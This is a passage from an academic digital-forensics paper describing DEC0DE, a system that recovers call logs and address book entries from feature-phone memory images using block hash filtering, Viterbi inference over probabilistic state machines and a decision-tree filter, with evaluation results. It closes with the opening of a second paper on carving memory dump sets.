DEC0DE uses Viterbi twice. First, it passes the filtered byte stream to Viterbi with the Field PFSM as input. The output of the first pass is the most likely sequence of generic fields associated with the byte stream. That field sequence is then input to Viterbi along with the Record PFSM for a second pass. We refer to these two phases as *field-level* and *record-level* inference, respectively.

The hierarchical composition of records from fields (which are in turn composed of bytes) can be captured by a variety of statistical models, including context free grammars. The main reason we chose to run Viterbi in this hierarchical fashion, rather than integrating the information about a phone type in something like a context free grammar, was to limit the explosion of states. In particu-

lar, because we have a variety of fixed-length field types, such as phone numbers, the number of states required to implement a seamless hierarchical model would grow impractically large. Our resulting inference algorithms would not have practical run times.

The decomposition of our inference into a field-level stage and a record-level stage makes the computations practical at a minimal loss in modeling power. The reason that DEC0DE can operate on phones that are unseen is that record state machines are very general. For example, we don't require timestamps to phone numbers to appear in any specific order for a call log entry. We require only that they are both present.

3.2.5 Post-processing

The last stage of our inference process takes the set of records recovered by Viterbi and passes them through a decision tree classifier to remove potential false positives. We refer to this step as *post-processing*. We use a decision tree classifier because it able to take into account features that can be inefficient to encode in Viterbi. For example, our classifier considers whether a record was found in isolation in the byte stream, or in close proximity to other records. In the former case, the record is more likely to be a false positive. Our evaluation results (Section 5) show that this process results in significant improvements to precision with a negligible effect on recall.

We use the Weka J48 Decision Tree, an open source implementation of a well-known classifier (`http://www.cs.waikato.ac.nz/ml/weka`). In general, a decision tree can be used to decide whether or not an input is an example of the target class for which it is trained. The classifier is trained using a set of feature tuples representing both positive and negative examples. In our case, the decision tree decides whether a given record, output from our Viterbi stage, is valid or not. We selected a set of features common to both call log and address book records: number of days from the average date; frequency of phone numbers with same area code; number of different forms seen for the same number (e.g., 7-digit and 10-digit); number of characters in string; number of times the record appears in memory; distance to closest neighbor record. We do not claim that our choice of features and classifier is optimal; it merely represents a lower bound for what is possible.

Post-processing does not inhibit the investigator, it is a filter intended to make the investigator's work easier. To this end, DEC0DE can make both the pre- and post-processing results available ensuring that the investigator has as much useful information as possible.

For our evaluation, the positive training examples consisted of true records from a small set of phones called our *development set* (described in detail in Section 5).

Generic type	Specific type	Num. States
Records		
Call logs	Nokia call log composed of text, phone num., timestamps	8
	General call log composed of text, phone num., timestamps	9
Address books	General address book composed of phone numbers, text	5
Fields		
Phone number	ASCII	11
	Unicode	22
	Nokia 10 digit	6
Timestamp	UNIX	4
	Samsung	4
	Nokia	7
Text	ASCII bigram	6
	Unicode	7
Number index	Nokia number index	1
unstructured	unstructured	1

Table 1: *Examples of types that we have defined in DEC0DE.*


To create the negative training examples, we used a 10 megabyte stream of random data with byte values selected uniformly at random from 0x00 to 0xFF. We input the random data to DEC0DE's Viterbi implementation and used the resulting output records as negative examples. We found that this provided better results than using negative examples found on real phones.

4 Implementation of State Machines

In the previous section, we presented DEC0DE's design broadly; in this section, we focus on the core of the inference process: the probabilistic finite state machines (PFSM).

DEC0DE's PFSMs support a number of generic field types such as phone number, call log type, timestamp, and text as well as the target record types: address book and call log. Table 1 shows some example field types that we have defined and the number of states for each. In all, DEC0DE uses approximately 40 field-level and 10 record-level PFSMs.


Most fields emit fixed-length byte sequences. For example, the 10-digit phone number field is defined as 10 states in which state k (for $k \neq 1$) can only be reached by state $k-1$. The state machine for a 10-digit phone number as found on many Nokia phones is:



As mentioned in the previous section, each state emits a single byte; since Nokia often stores digits as nibbles, each state in the machine encodes two digits. The emission probability is governed by both the semantics of the Nokia encoding and real-world constraints. For example

a 10-digit phone number (in the USA) cannot start with a 0 or a 1 and therefore the first state in the machine cannot emit bytes 0x00-0x1F, i.e., the emission probability for each of these bytes is zero.

Some fields, such as an *unstructured byte stream* have arbitrary length. Such a field is simply defined by a single state with probability α of transitioning to itself, and probability $1 - \alpha$ of terminating. In fact, this specific field is special: DEC0DE uses the unstructured field as a "catch-all" for unknown or unstructured portions of the byte stream. Byte sequences that do not match a more meaningful field type will always match the *unstructured* field, which is:



We emphasize that our goal is *not* to produce a full specification of the format of a device. While we would certainly be delighted if this were an easy problem to solve, we note that we can extract significant amounts of useful information from a data source even when large parts of the format specification are not understood. Hence, rather than solving the problem of complete format specification, we seek to extract as many records as possible according to our specification of records. It is also important to note that our field and record definitions may ignore large amounts of structure in a phone format. Only a minimal amount of information about a phone's data organization is needed to define useful fields and records. We return this point in Section 5.3.

4.1 Coding State Machines

We created most of the PFSMs used in DEC0DE using a hex editor and manual reverse engineering on a small subset of phones that we denote as our *development set*. We limited the development set to one phone model each from four manufacturers with multiple instances of each model: the Nokia 3200B, Motorola v551, LG G4015 and Samsung SGH-T309. We intentionally did not examine any other phone models from these manufacturers prior to the evaluation of DEC0DE (Section 5) so that we could evaluate the effectiveness of our state machines on previously unobserved phone models.

We also used DEC0DE itself to help refine and create new state machines, both field and record level, for the development phones. This process was very similar to how we imagine an investigator would use DEC0DE during the post-triage examination.

Once we reached high recall for the development set, we fixed the PFSMs and other components using DEC0DE without modification for the extent of our evaluation regardless of what model was parsed.

Selecting Transition Probabilities. A sequence of bytes may match multiple different field types. Similarly, a sequence of fields may match multiple record types. Viterbi accounts for this by choosing the most likely type. It may appear that a large disadvantage of this approach is that we must manually set the type probabilities for both fields and records. However, Viterbi is robust to the choice of probabilities: the numerical values of the field probabilities are not as important as the probability of one field relative to another.

5 Evaluation

We evaluated DEC0DE by focusing on several key questions.

1. How much data does the block hash filtering technique remove from processing?
2. How effectively does our Viterbi-based inference process extract fields and records from the filtered data?
3. How much does our post-processing stage improve the Viterbi-based results?
4. How well does the inference process work on phones that were unobserved when the state machines were developed?

Experimental Setup. We made use of a number of phones from a variety of manufacturers. The phones contained some GUI-accessible address book and call log entries, and we entered additional entries using each phone's UI. A combination of deleted and GUI-accessible data was used in our tests; however, most phones contained only data that was deleted and therefore unavailable from the phone's interface but recoverable using DEC0DE. The phones we obtained were limited to those that we could acquire the physical image from memory (i.e., all data stored on the phone in its native form). The list of phones is given in Table 2. Our evaluation focuses on feature phones, i.e., phones with less capability than smart phones.

As stated in Section 4.1, we performed all development of DEC0DE and its PFSMs using only the Nokia 3200B, Motorola v551, LG G4015, and Samsung SGH-T309 phones. We kept the *evaluation set* of phones separate until ready to evaluate performance. We acquired the physical image for all phones using Micro Systemation's commercial tool, .XRY.

We focus on two types of records: address book entries and call log entries. We chose these record types

Make	Model	Count	MB
PFSM Development Set			
Nokia	3200b	4	1.4
Motorola	V551	2	32.0
Samsung	SGH-T309	2	32.0
LG	G4015	2	48.0
Evaluation Set			
Motorola	V400	2	32.0
Motorola	V300	2	32.0
Motorola	V600	2	32.0
Motorola	V555	2	32.0
Nokia	6170	2	4.9
Samsung	SGH-X427M	2	16.0

Table 2: *The phone models used in this study. The table shows the number we had of each and the size of local storage.*

because of their ubiquity across different phone models and their relative importance to investigators during triage. We evaluate the performance of DEC0DE's inference engine based on two metrics, *recall* and *precision*. Recall is the fraction of all phone records that DEC0DE correctly identified: the number of true positives over the sum of false negatives and true positives. If recall is high, then all useful information on a phone has been found. Precision is the fraction of extracted records that are correctly parsed: the number of true positives over the sum of false positives and true positives. If precision is high then the information output by DEC0DE is generally correct.

Often these two metrics represent a trade-off, but our goal is to keep both high. In law enforcement, the relative importance of the two metrics depends on the context. For generating leads, recall is more important. For satisfying the *probable cause* standard required by a search warrant application, moderate precision is needed. Probable cause has been defined as "fair probability"[1] that the search warrant is justified, and courts do not use a set quantitative value. For evidence meeting the *beyond a reasonable doubt* standard needed for a criminal conviction, very high precision is required, though again no quantitative value can be cited.

For each of our tested phones, we used .XRY not only to acquire the physical image, but also to obtain *ground truth results* that we used to compare against DEC0DE's results. It was often the case that DEC0DE obtained results that .XRY did not. And in those cases, we manually inspected the result and decided whether they were true or false positives (painstakingly using a hex editor). We made conservative decisions in this regard, but were able to employ a wealth of common sense rules. For example, if a call entry seemed to be valid and recent, but was several years from all other entries, we labeled it as a false positive. Similarly, an address book entry for "A.M." is most reasonably assumed to be a true positive while ",!Mb" is most reasonably a false positive; even though both have two letters and two symbols, the latter does not follow English conventions for punctuation. It would be impractical to program all such common sense rules and our manual checking is stronger in that regard. Occasionally, DEC0DE extracts partially correct or noisy records. We mark each of these records as wrong, unless the only error is a missing area code on the phone number.

[1] United States v. Sokolow, 490 U.S. 1 (1989)

5.1 Block Hash Filtering Performance

The goal of BHF is to reduce the amount of data that DEC0DE must parse, reducing run time, without sacrificing recall. On average, we find that BHF is able to filter out about 69% of the phone's stored data without any measurable effect on inference recall. The BHF algorithm has only two parameters: the shift size d and the block size b. Our results show that the shift size does not greatly affect the algorithm's performance, but it has a profound effect on storage requirements. Also, we found that performance varies with block size, but not as widely as expected.

For each value of b and d that we tested, we kept the corresponding BHF sets in an SQL table. The database was able to match sets in tens of seconds, so we do not report run time performance results here. As an example, on a moderately resourceful desktop, DEC0DE is able to filter a 64 megabyte phone, with $b = 1024$ and $d = 128$, in under a minute.

Ideally, we (and investigators) would want our hash library to be comprised entirely of new phones. If our library contains used phones, there is a negligible chance that the same common user data (e.g., an address book entry with the same name and number) will appear on different phones, align perfectly on block boundaries, and be erroneously filtered out. Regardless, it was impractical for us to find an untouched, new phone model for every phone we tested. If data was filtered out in this fashion because of our use of pre-owned phones, it would likely have shown up in the recall values in the next section; since the recall values are near perfect, we can infer this problem did not occur.

Filtering Performance. First, we examined the effect of the block size b on filtering. Fig. 4 shows the overall filter percentage of our approach for varying block sizes. In these experiments, we set $d = b$ so that there was never overlap. The line plots the average for all phones. As expected, the smaller block sizes make more effective filters. However, a small block size results in more blocks and consequently, greater storage requirements. On average in our tests, 73% of data is filtered out when $b = 256$, while only slightly less, 69%, is filtered out when $b = 1024$.




Figure 4: *The average performance of BHF as block size varies for all phones listed in Table 2 (logarithmic x-axis). Error bars represent one standard deviation. In all cases we set $d = b$ (i.e., shift size is equal to block size), but performance does not vary with d in general.*




Figure 5: *The amount of data remaining after filtering is shown as solid white bars, as a percentage (top) and in MB (bottom). On average, 69% of data is successfully filtered out. Black bars show data filtered out because they match data on another instance of the same model. Blue bars show data filtered out because it is a single value repeated (e.g., all zeros). Red bars show data filtered out because it appears on a different model. ($b = 1024$ bytes, $d = 128$ bytes)*

Second, we examined the affect of the shift amount d on filtering. In our tests, we fixed $b = 1024$ and varied d={32, 64, 128, 256, 512, 1024}. However, there is less than a 1% difference in filtering between $d = 32$ and $d = 1024$ for all phones. (No plot is shown.) Again, the affect of d is on storage requirements, which we discuss below.

Third, we isolated what type of data is filtered out for each phone using fixed block and shift sizes of $b = 1024$ and $d = 128$; we use these values for all other experiments in this paper. Fig. 5 shows the results as stacked bars; the top graph shows filtering as a percentage of the data acquired from the phone, and the bottom graph shows the same results in megabytes. For each of the 25 phones, the bottom (blue) bar shows the percentage of data filtered out because the block was a repeated, constant value (such as a run of zeros). The middle (black) bar shows the percentage of data that was in common with a different instance of the same make and model phone. The top red bar shows the percentage of data that can be filtered out because it is only found on some phone in the library that is a different make or model. The data that remains after filtering is shown in the top, white box.

On average, 69% of data is removed by block hash filtering. Generally, the technique works well. On average, half of the filtered out data was found on another phone of the same model. These percentage values are in terms of the complete memory, including blocks that were filled with constants (effectively empty). Therefore, as a percentage of non-empty data, the percentage of filtered out data is higher. These results suggest that it is often sufficient to only compare BHF sets of the same model phone. However, in some models less than 3% of data was found on another instance of the same model. This poor result was the case for the Samsung SGH-X427M and Motorola V300. Finally, the results shown in the Fig. 5 (bottom), suggest that the performance of BHF was not correlated with the total storage space of the phone.

Our results in the next section on inference, in which DEC0DE examines only data remaining after filtering, demonstrate that filtering does not significantly remove important information: recall is 93% or higher in all cases.

Storage. An important advantage of our approach is that investigators can share the hash sets of phones, without sharing the data found within each phone. This sharing is very efficient as the hash sets are small compared to the phones. The number of blocks from each phone that must be hashed and stored in a library is $O((n-b)/d)$, though only unique copies of each block need be stored. Given that $n >> b$, the number of blocks is dependent on n and d and the affect of b on storage is insignificant. However, since it is required that $d \leq b$, the algorithm's storage requirements does depend on b's value in that sense. As an example, for a 64 megabyte phone, when $b = 1024$ bytes and $d = 128$ bytes, the resulting BHF set is 524,281 hash values. At 20-bytes each, the set is 10 megabytes (15% of the phone's storage). Since we need perhaps only one or two examples of any phone model, the cumulative space needed to store BHF sets for an enormous number




Figure 6: *Precision and recall for call logs. (Top) Results after only Viterbi parsing. (Bottom) Results after post-processing. Left bars are development set; right bars are evaluation set. In all graphs, black is recall and gray is precision. On average, development phones have recall of 98%, and precision of 69% that increases to 77% after post processing. On average, evaluation phones have recall of 97%, and precision of 72% that increases to 80% after post processing. The T309 had no call log entries, which explains in part DEC0DE's poor performance for the X427M.*

of phone models is practical. Since BHF gains nearly all benefit from comparing phones of the same model, comparison will always be fast.

In order to be effective, the library needs to be constructed using the same hash function and block size for all phones; however, the shift amount need not be the same. This is important because the storage requirement of the library is inversely proportional to the shift size and thus is minimized when $d = b$. Conversely, BHF removes the most data when $d = 1$. We can effectively achieve maximal filtering with minimal storage using $d = b$ for the library and $d = 1$ for the test phone. The cost of this approach is more computation and consequently higher run times. A full analysis is beyond the scope of this paper.

5.2 Inference Performance

To evaluate our inference process, we used DEC0DE to recover call log and address book entries from a variety of phones. In our results, we distinguish between the performance of the Viterbi and decision tree portions of inference. Additionally, we make clear the performance of DEC0DE on phones in our development set versus phones in our evaluation set. All results in this section assume that input is first processed using BHF.

Fig. 6 shows the performance of our inference process for call logs; the top results are before the post-processing step and the bottom after post-processing. The white-space break in the chart separates the development set of phones (on the left), and the evaluation set (on the right). We put the most effort toward encoding high quality PFSMs for the Nokia and Motorola phones. Not surprisingly, the results are best in general for these makes, indicating that the performance of DEC0DE is dependent on the quality of the PFSMs. However, the results also show that DEC0DE can perform well even for the previously unseen phones in the evaluation set. Overall, recall of DEC0DE is near complete at 98% for development phones and 99% for evaluation phones. Precision is more challenging, and after Viterbi is at 69% for development phones and 72% for evaluation phones. It is important to note that no extra work on DEC0DE was performed to obtain results from the phones in the evaluation set, which is significant compared to methods that instrument executables or perform other machine and platform dependent analysis. After post-processing, the precision for the development and evaluation phones increased to 77% and 80% respectively.

Fig. 7 shows the performance of our inference process for address book records. As before, the top results are after filtering but not post-processed while the bottom are post-processed. Overall, recall of the DEC0DE is again high at 99% for development phones and 93% for evaluation phones. Precision after Viterbi is 56% for development phones and 36% for evaluation phones. After post processing by the decision tree, the precision for all phones increased, by an average of 61% over the Viterbi-only results, a significant improvement. For development phones, precision increases to 65% on average. (Note that the development phones are used to train the classifier.) For evaluation phones, precision increases significantly to 52%.

While performance is not perfect, we could likely improve performance by using a different set of PFSMs for each different phone manufacturer. In our evaluation, all PFSMs for all manufactures are evaluated at once. Because our goal is to allow for phone triage, we don't reduce the set of state machines for each manufacturer; however, a set of manufacturer-specific state machines could improve performance at the expense of being a less general solution.

We also note that when recall is high, it is easier to discover the intersection of information found on two independent phones from the same criminal context; that intersection is likely to be a better lead than most.

When necessary, we can prioritize precision over recall. Fig. 8 shows the results of culling records for where the




Figure 7: *Precision and recall for Address Book entries. (Top) Results after only Viterbi parsing. (Bottom) Results after post-processing. On average, development phones have recall of 99%, and precision of 56% that increases to 65% after post processing. On average, evaluation phones have recall of 93%, and precision of 36% that increases to 52% after post processing. N.b, The first Nokia has no address book entries at all.*




Figure 8: *Precision and recall for Address Book entries* after results are culled that do not match phone numbers in DEC0DE's call logs for the same phone. *For some phones, all results are culled. On average, development phones have recall of 16%, and precision of 92% (when results are present). On average, evaluation phones have recall of 14%, and precision of 94% (when results are present).*

phone number in the address book does not also appear in the call log: precision is increased to 92%, although recall drops to 14%. (We don't show the same process for call logs.) This simple step shows how easy it is to isolate results for investigators that deem precision of results more important than recall. Moreover, the results that are culled are still available for inspection.

Execution time. Inference is the slowest component of DEC0DE. The post processing step takes a few seconds, but the Viterbi component takes significantly longer. On average, DEC0DE's Viterbi processes 12,781 bytes/sec. The smaller phones in our set (Nokias) finish in a few minutes, while the larger Motorola can completed in about 15 minutes. Since the Viterbi processing already works with distinct blocks of input produced by the BHF component, it would be straightforward to produce a parallel version of Viterbi for our scenario, thereby greatly increasing speed.

5.3 Limitations

Our evaluation is limited in a number of ways in addition to what was previously discussed. First, as with any empirical study, our results are dependent on our test cases. While our set of phones is limited, it contains phones from a variety of makes and models. In future work, we aim to test against additional phones. Second, our tests are performed only on call logs and address book entries. Presently, we are extending DEC0DE to examine other artifacts, including stored text messages. Since many phone artifacts are similar in nature — text messages are stored as strings, phone numbers, and dates — extending DEC0DE to parse additional types is easier than creating the initial PFSMs.

Our approach also has a number of limitations. First, we don't address the challenge of acquiring the physical memory image from phones, which is an input needed for DEC0DE. Here, we have leveraged existing tools to do so. However, acquisition is an independent endeavor and varies considerably with the platform of the phone. Part of our goal is to show that despite hardware (and software) differences, one approach is feasible across a spectrum of devices. Second, DEC0DE's performance is tied strongly to the quality of the PFSMs. Poorly designed state machines, especially those with few states, can match any input. We do not offer an evaluation of whether it is hard or time consuming to design high quality PFSMs or other software engineering aspects of our problem; we report only our success. Third, a single PFSM has an inherent endianness embedded in it. DEC0DE does not automatically reorganize state machines to account for data that is the opposite endianness. Fourth, we have not explicitly demonstrated that phones do indeed change significantly from model to model or among manufactures. This assertion is suggested by DEC0DE's varied performance across models but we offer no overall statistics.

It is also important to note that DEC0DE is an *investigative* tool and not necessarily an *evidence-gathering* tool. Tools for gathering evidence must follow a specific set of legal guidelines to ensure the admissibility of the collected evidence in court. For example, the tool or technique must have a known error rate (for example, see

Daubert v. Merrell Dow Pharmaceuticals, 509 U.S. 579 (1993)).

Finally, our approach is to gather artifacts that match a description that may be too vague in some contexts. For example, DEC0DE ignores important metadata that is encoded in bit flags that may indicate if a entry is deleted. Such metadata can be critical in investigations. It is our aim to have DEC0DE parse more metadata in the future.

6 Related Work

Our work is related to a number of works in both reverse engineering and forensics. We did not compare DEC0DE against these works as each has a significant limitation or assumption that does not apply well to the criminal investigation of phones.

Polyglot [2], Tupni [6], and Dispatcher [1] are instrumentation-based approaches to reverse engineering. Since binary instrumentation is a complex, time-consuming process, it is poorly suited to mobile phone triage. Moreover, our goal is different from that of Polyglot, Tupni, and Dispatcher. We seek to extract information from the data rather than reverse engineer the full specification of the device's format.

Other previous works have attempted to parse machine data without examining executables. Discoverer [5] attempts to derive the format of network messages given samples of data. However, Discoverer is limited to identifying exactly two types of data — "text" and "binary" — and extending it to additional types is a challenge. Overall, it does not capture the rich variety of types that DEC0DE can distinguish.

LearnPADS [7,8,25] is another sample-based system. It is designed to automatically infer the format of ad hoc data, creating a specification of that format in a custom data description language (called PADS). Since LearnPADS relies on explicit delimiters, it is not applicable to mobile phones.

Cozzie et al. [4] use Bayesian unsupervised learning to locate data structures in memory, forming the basis of a virus checker and botnet detector. Unlike DEC0DE, their approach is not designed to parse the data but rather to determine if there is a match between two instances of a complex data structure in memory.

In our preliminary work [23], we used the Cocke-Younger-Kasami (CYK) algorithm [10] to parse the records of Nokia phones. While this effort influenced the development of DEC0DE, it was much more limited in scope and function.

The idea of extracting records from a physical memory image is similar to *file carving*. File carving is focused on identifying large chunks of data that follow a known format, e.g., jpegs or mp3s. Some file carving techniques match known file headers to file footers [18,20] when they appear contiguously in the file system. More advanced techniques can match pieces of images fragmented in the file system relying on domain specific knowledge about the file format [19]. In contrast, our goal is to identify and parse small sequences of bytes into records — all without any knowledge of the file system. Moreover, we seek to identify information within unknown formats that only loosely resemble the formats we've previously seen.

DEC0DE's filtering component is similar to number of previous works. Block hashes have been used by Garfinkel [9] to find content that is of interest on a large drive by statistically sampling the drive and comparing it to a bloom filter of known documents. This recent work has much in common with both the `rsync` algorithm [22], which detects differences between two data stores using block signatures, as well as the Karp-Rabin signature-based string search algorithm [13], among others.

7 Conclusions

We have addressed the problem of recovering information from phones with unknown storage formats using a combination of techniques. At the core of our system DEC0DE, we leverage a set of probabilistic finite state machines that encode a flexible description of typical data structures. Using a classic dynamic programming algorithm, we are able to infer call logs and address book entries. We make use of a number of techniques to make this approach efficient, processing data in about 15 minutes for a 64-megabyte image that has been acquired from a phone. First, we filter data that is unlikely to contain useful information by comparing block hash sets among phones of the same model. Second, our implementation of Viterbi and the state machines we encoded are efficiently sparse, collapsing a great deal of information in a few states and transitions. Third, we are able to improve upon Viterbi's result with a simple decision tree.

Our evaluation was performed across a variety of phone models from a variety of manufactures. Overall, we are able to obtain high performance for previously unseen phones: an average recall of 97% and precision of 80% for call logs; and average recall of 93% and precision of 52% for address books. Moreover, at the expense of recall dropping to 14%, we can increase precision to 94% by culling results that don't match between call logs and address book entries on the same phone.

Acknowledgments. This work was supported in part by NSF award DUE-0830876. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author and do not necessarily reflect the views of the National Science Foundation. We are grateful for the comments and assistance of Jacqueline

Feild, Marc Liberatore, Ben Ransford, Shane Clark, Jason Beers, and Tyler Bonci.

References

[1] J. Caballero, P. Poosankam, C. Kreibich, and D. Song. Dispatcher: enabling active botnet infiltration using automatic protocol reverse-engineering. In *ACM Proc. CCS*, pages 621–634, 2009.

[2] J. Caballero, H. Yin, Z. Liang, and D. Song. Polyglot: automatic extraction of protocol message format using dynamic binary analysis. In *ACM Proc. CCS*, pages 317–329, 2007.

[3] Computer Crime and Intellectual Property Section, U.S. Department of Justice. Retention Periods of Major Cellular Service Providers. `http://dgsearch.no-ip.biz/rnrfiles/retention.pdf`, August 2010.

[4] A. Cozzie, F. Stratton, H. Xue, and S. T. King. Digging For Data Structures. In *Proc. USENIX OSDI Symposium*, pages 255–266, Dec 2008.

[5] W. Cui, J. Kannan, and H. J. Wang. Discoverer: automatic protocol reverse engineering from network traces. In *USENIX Security Symp*, pages 1–14, 2007.

[6] W. Cui, M. Peinado, K. Chen, H. J. Wang, and L. Irun-Briz. Tupni: automatic reverse engineering of input formats. In *Proc. ACM CCS*, pages 391–402, 2008.

[7] K. Fisher, D. Walker, and K. Q. Zhu. LearnPADS: automatic tool generation from ad hoc data. In *Proc. ACM SIGMOD*, pages 1299–1302, 2008.

[8] K. Fisher, D. Walker, K. Q. Zhu, and P. White. From dirt to shovels: fully automatic tool generation from ad hoc data. In *Proc. ACM POPL*, pages 421–434, 2008.

[9] S. Garfinkel, A. Nelson, D. White, and V. Roussev. Using purpose-built functions and block hashes to enable small block and sub-file forensics. In *Proc. DFRWS Annual Forensics Research Conference*, pages 13–23, Aug 2010.

[10] J. E. Hopcroft, R. Motwani, and J. D. Ullman. *Introduction to Automata Theory, Languages, and Computation*. Addison-Wesley, 2000.

[11] K. Jonkers. The forensic use of mobile phone flasher boxes. *Digital Investigation*, 6(3–4):168–178, May 2010.

[12] N. Judish et al. Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations. US Dept. of Justice, 2009.

[13] R. Karp and M. Rabin. Efficient randomized pattern-matching algorithms. *IBM J. Res. Dev.*, 31(2):249–260, March 1987.

[14] R. Luk and R. Damper. Inference of letter-phoneme correspondences by delimiting and dynamic time warping techniques. In *IEEE Intl Conf on Acoustics, Speech, and Signal Processing*, volume 2, pages 61–64, Mar. 1992.

[15] R. C. C. Milanesi, T. H. Nguyen, C. Lu, A. Zimmermann, A. Sato, H. D. L. Vergne, and A. Gupta. Market Share Analysis: Mobile Devices, Worldwide, 4Q10 and 2010. `http://www.gartner.com/DisplayDocument?id=1542114`; see also `http://tinyurl.com/4zandx4`, Feb 2011.

[16] R. P. Mislan, E. Casey, and G. C. Kessler. The growing need for on-scene triage of mobile devices. *Digital Investigation*, 6(3-4):112–124, 2010.

[17] National Gang Intelligence Center. National Gang Threat Assessment 2009. Technical Report Document ID: 2009-M0335-001, US Dept. of Justice, `http://www.usdoj.gov/ndic/pubs32/32146`, Jan 2009.

[18] A. Pal and N. Memon. The evolution of file carving. *Signal Processing Magazine, IEEE*, 26(2):59 –71, March 2009.

[19] A. Pal, H. T. Sencar, and N. Memon. Detecting file fragmentation point using sequential hypothesis testing. *Digital Investigation*, 5(S1):2–13, 2008.

[20] G. Richard and V. Roussev. Scalpel: A frugal, high performance file carver. In *Proc. DFRWS Annual Forensics Research Conference*, August 2005.

[21] S. Russell and P. Norvig. *Artificial Intelligence: A Modern Approach*. Prentice-Hall, Englewood Cliffs, NJ, 2nd edition edition, 2003.

[22] A. Tridgell. *Efficient Algorithms for Sorting and Synchronization*. PhD thesis, Australian National University, Feb 1999.

[23] J. Tuttle, R. J. Walls, E. Learned-Miller, and B. N. Levine. Reverse Engineering for Mobile Systems Forensics with Ares. In *Proc. ACM Workshop on Insider Threats*, October 2010.

[24] A. Viterbi. Error bounds for convolutional codes and an asymptotically optimum decoding algorithm. *IEEE Transactions on Information Theory*, 13(2):260–269, April 1967.

[25] Q. Xi, K. Fisher, D. Walker, and K. Zhu. Ad hoc data and the token ambiguity problem. In *Proc. Intl Symp Practical Aspects of Declarative Languages*, pages 91–106, 2009.

mCarve: Carving Attributed Dump Sets

Ton van Deursen*
University of Luxembourg

Sjouke Mauw
University of Luxembourg

Saša Radomirović
University of Luxembourg

Abstract

Carving is a common technique in digital forensics to recover data from a memory dump of a device. In contrast to existing approaches, we investigate the carving problem for sets of memory dumps. Such a set can, for instance, be obtained by dumping the memory of a number of smart cards or by regularly dumping the memory of a single smart card during its lifetime. The problem that we define and investigate is to determine at which location in the dumps certain attributes are stored. By studying the commonalities and dissimilarities of these dumps, one can significantly reduce the collection of possible locations for such attributes. We develop algorithms that support in this process, implement them in a prototype, and apply this prototype to reverse engineer the data structure of a public transportation card.

1 Introduction

